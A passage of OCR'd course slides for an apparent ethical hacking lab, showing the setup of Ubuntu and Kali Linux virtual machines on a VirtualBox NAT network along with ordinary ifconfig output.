
Prepared By Professor Sean He



Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ubuntu 12.04 LTS ubuntu12 tty1
ubuntu12 login:



Ubuntu - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
NAT Network
Name:
NatNetwork
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Deny
MAC Address:
0800279E0E21
Cable Connected



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
sec@kali: ~
11:15 AM
sec@kali: ~
File Actions Edit View Help
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:fe7d:1f85 prefixlen 64 scopeid 0×20<link>
ether 08:00:27:7d:1f:85 txqueuelen 1000 (Ethernet)
RX packets 16 bytes 4616 (4.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 29 bytes 2697 (2.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 12 bytes 556 (556.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 12 bytes 556 (556.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0



Hacking-Kali-L